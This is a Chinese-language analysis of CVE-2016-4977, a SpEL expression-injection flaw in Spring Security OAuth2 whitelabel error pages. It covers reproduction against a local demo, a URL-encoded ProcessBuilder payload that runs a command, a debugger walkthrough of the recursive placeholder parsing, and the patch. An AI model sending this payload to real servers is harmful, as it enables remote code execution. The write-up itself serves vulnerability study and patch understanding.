

简介

SpringSecurity是一个流行的权限管理框架，类似Shiro，但功能更加完善。在Spring Security OAuth2的漏洞版本中，当用户使用 `whitelabel views` 来处理错误时，由于递归解析了SpEL表达式，攻击者在被授权的情况下可以通过构造恶意参数来RCE。(感觉跟S2-001有相似的地方)

影响版本

- 2.0.0 to 2.0.9
- 1.0.0 to 1.0.5

环境搭建&复现

下载Demo代码: <http://secalert.net/research/cve-2016-4977.zip>

观察启动文件: `resources/application.properties`，观察到clientId是acme，密码是password

启动并访问url: `http://localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=hello`

输入用户名:user 密码:password

localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=hello

OAuth Error

error="invalid_grant", error_description="Invalid redirect: hello does not match one of the registered values: [http://localhost]"

修改url: [http://localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=\\${2334-1}](http://localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=${2334-1})

localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=\${2334-1}

OAuth Error

error="invalid_grant", error_description="Invalid redirect: 2333 does not match one of the registered values: [http://localhost]"

这里将uri改为了SpEL表达式,发现被解析。那么我们进一步的将uri改成我们的

payload: `${new%20java.lang.ProcessBuilder(new%20java.lang.String(new%20byte[]{99,97,108,99})).start()}` 成功弹出计算器

OAuth2


OAuth 2.0是用于授权的行业标准协议，核心思路是通过各类认证手段（具体什么手段OAuth 2.0不关心）认证用户身份，并颁发token，使得第三方应用可以使用该token在限定时间、限定范围内访问指定资源。OAuth 2.0致力于简化客户端开发人员的工作，同时为Web应用程序、桌面应用程序、移动电话和客厅设备提供特定的授权流程。

OAuth在”客户端”与”服务提供商”之间，设置了一个授权层（authorization layer）。”客户端”不能直接登录”服务提供商”，只能登录授权层，以此将用户与客户端区分开来。”客户端”登录授权层所用的令牌（token），与用户的密码不同。用户可以在登录的时候，指定授权层令牌的权限范围和有效

期。

“客户端”登录授权层以后，”服务提供商”根据令牌的权限范围和有效期，向”客户端”开放用户储存的资料。

校验流程如图：




具体的讲解可参考：[《理解OAuth 2.0》](#)

Spring Security OAuth2

Spring Security OAuth2是为Spring框架提供安全认证支持的一个模块，主要包含认证服务器和资源服务器这两大块的实现：

Spring Security OAuth2主要包含认证服务器和资源服务器这两大块的实现：



认证服务器主要包含了四种授权模式的实现和Token的生成与存储，我们也可以在认证服务器中自定义获取Token的方式；资源服务器主要是在Spring Security的过滤器链上加了OAuth2AuthenticationProcessingFilter过滤器，即使用OAuth2协议发放令牌认证的方式来保护我们的资源。

漏洞分析


由于程序使用WhiteLabel视图来做返回页面，所以首先分析下面这个文件：

`org.springframework.security.oauth2.provider.endpoint.WhiteLabelErrorEndpoint.java`

可以看到程序通过 `oauthError.getSummary()` 来获取错误信息

该方法会进行一个递归查询

递归调用导致 `${xxx}${payload}xxx` 这样的payload可以被解析到。




```
PropertyPlaceholderHelper > replacePlaceholders()
Compiled .class file, bytecode version: 50.0 (Java 6)
Download Sources Choose Sources...

    }

    public String replacePlaceholders(String value, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver) {
        Assert.notNull(value, "value must not be null");
        return this.parseStringValue(value, placeholderResolver, new HashSet());
    }

    value: "<html><body><h1>OAuth Error</h1><p>${errorSummary}</p></body></html>"
```

上面会判断`&{和}`的位置,然后截取出我们的errorSummary,再次传入parseStringValue方法




```
PropertyPlaceholderHelper > parseStringValue()
Compiled .class file, bytecode version: 50.0 (Java 6)
Download Sources Choose Sources...

    }

    protected String parseStringValue(String strVal, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver, Set<String> visitedPlaceholders) {
        String strVal = "<html><body><h1>OAuth Error</h1><p>${errorSummary}</p></body></html>";
        int startIndex = strVal.indexOf(this.placeholderPrefix);
        while (startIndex != -1) {
            int endIndex = this.findPlaceholderEndIndex(result, startIndex);
            if (endIndex != -1) {
                String placeholder = result.substring(startIndex + this.placeholderPrefix.length(), endIndex);
                String originalPlaceholder = placeholder;
                if (!visitedPlaceholders.add(placeholder)) {
                    throw new IllegalArgumentException("Circular placeholder reference '" + placeholder + "' in property definitions");
                }
                placeholder = this.parseStringValue(placeholder, placeholderResolver, visitedPlaceholders);
                String propVal = placeholderResolver.resolvePlaceholder(placeholder);
                if (propVal == null && this.valueSeparator != null) {
                    // ...
                }
            }
        }
    }

    placeholder: "errorSummary" placeholderResolver: SpelView$1@6819 visitedPlaceholders: size = 1
```

因为内部没有`${}`了,直接返回errorSummary,然后传入resolvePlaceholder




```
PropertyPlaceholderHelper > parseStringValue()
Compiled .class file, bytecode version: 50.0 (Java 6)
Download Sources

    }


    protected String parseStringValue(String strVal, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver, Set<String> visitedPlaceholders) {
        String originalPlaceholder = placeholder;
        if (!visitedPlaceholders.add(placeholder)) {
            throw new IllegalArgumentException("Circular placeholder reference '" + placeholder + "' in property definitions");
        }
        placeholder = this.parseStringValue(placeholder, placeholderResolver, visitedPlaceholders);
        String propVal = placeholderResolver.resolvePlaceholder(placeholder);
        if (propVal == null && this.valueSeparator != null) {
            int separatorIndex = placeholder.indexOf(this.valueSeparator);
            // ...
        }
    }

    placeholder: "errorSummary"
```


在后面取出我们的报错信息



因为我们的报错信息中也是包含Spel表达式的,所以又被parseStringValue拿去递归解析



然后进行相同的操作,取出我们的payload,然后交给解析器解析



成功执行命令

```
SpelView > SpelView() > new PlaceholderResolver > resolvePlaceholder()
ied .class file, bytecode version: 50.0 (Java 6) Download Sources Choose Sources...

public SpelView(String template) {
    this.template = template;
    this.context.addPropertyAccessor(new MapAccessor());
    this.helper = new PropertyPlaceholderHelper(placeholderPrefix: "${", placeholderSuffix: "}");
    this.resolver = new PlaceholderResolver() {
        public String resolvePlaceholder(String name) { name: "new java.lang.ProcessBuilder(new java.lang.String(new byte[] {99,97,108,99}).start()"
            Expression expression = SpelView.this.parser.parseExpression(name); expression: SpelExpression@7152 name: "new java.lang.ProcessBuilder(new
            Object value = expression.getValue(SpelView.this.context); value: ProcessImpl@7167 expression: SpelExpression@7152
            return value == null ? null : value.toString(); value: ProcessImpl@7167
        }
    };
}
```

漏洞修复

```
35 36 class SpelView implements View {
36 37
37 38     private final String template;
39 +
40 +     private final String prefix;
38 41
39 42     private final SpelExpressionParser parser = new SpelExpressionParser();
40 43
41 44     private final StandardEvaluationContext context = new StandardEvaluationContext();
42 45
43 -     private PropertyPlaceholderHelper helper;
44 -
45 46     private PlaceholderResolver resolver;
46 47
47 48     public SpelView(String template) {
48 49         this.template = template;
50 +         this.prefix = new RandomValueStringGenerator().generate() + "{";
49 51         this.context.addPropertyAccessor(new MapAccessor());
50 -         this.helper = new PropertyPlaceholderHelper("${", "}");
51 52         this.resolver = new PlaceholderResolver() {
52 53             public String resolvePlaceholder(String name) {
53 54                 Expression expression = parser.parseExpression(name);
54 55
56 @@ -68,7 +69,10 @@ public void render(Map<String, ?> model, HttpServletRequest request, HttpServletResponse
57         response.setContentType(getContentType());
58 59         response.getWriter().append(result);
59 60
60 61     }
61 62
62 63     private String render(Map<String, ?> model, HttpServletRequest request, HttpServletResponse response) {
63 64         String path = request.getPath();
64 65         Map<String, Object> map = new HashMap<>();
65 66         map.put("path", (Object) path == null ? "" : path);
66 67         context.setRootObject(map);
67 68
68 69         String result = helper.replacePlaceholders(template, resolver);
69 70
70 71         String maskedTemplate = template.replace("${", prefix);
71 72         PropertyPlaceholderHelper helper = new PropertyPlaceholderHelper(prefix, "}");
72 73         String result = helper.replacePlaceholders(maskedTemplate, resolver);
73 74         result = result.replace(prefix, "${");
74 75
75 76         response.setContentType(getContentType());
76 77         response.getWriter().append(result);
77 78
78 79     }
79 80 }
```

SpelView构造方法中，加入了一个随机生成的前缀


```
this.prefix = new RandomValueStringGenerator().generate()  
+ "{";  
.  
.  
.  
String maskedTemplate = template.replace("${", prefix);
```

render方法中，随机前缀拼接模板之前，可以这样理解

`${errorSummary} -> random{errorSummary}`，由于没有递归加，所以payload没有加入random，执行前判断random，由于只有最外层符合，所以无法触发RCE

存在暴力破解的可能，因为random固定是六位。但没有价值，因为每执行一条命令都需要几万次的暴力破解请求。

参考

<https://www.milk7ea.com/2020/02/09/%E6%B5%85%E6%9E%90Spring-Security-OAuth2%E4%B9%8BCVE-2016-4977/#0x01-Spring-Security-OAuth2>

<https://xushao.ltd/post/cve-2016-4977-fen-xi/#%E8%A1%A5%E4%B8%81%E5%88%86%E6%9E%90>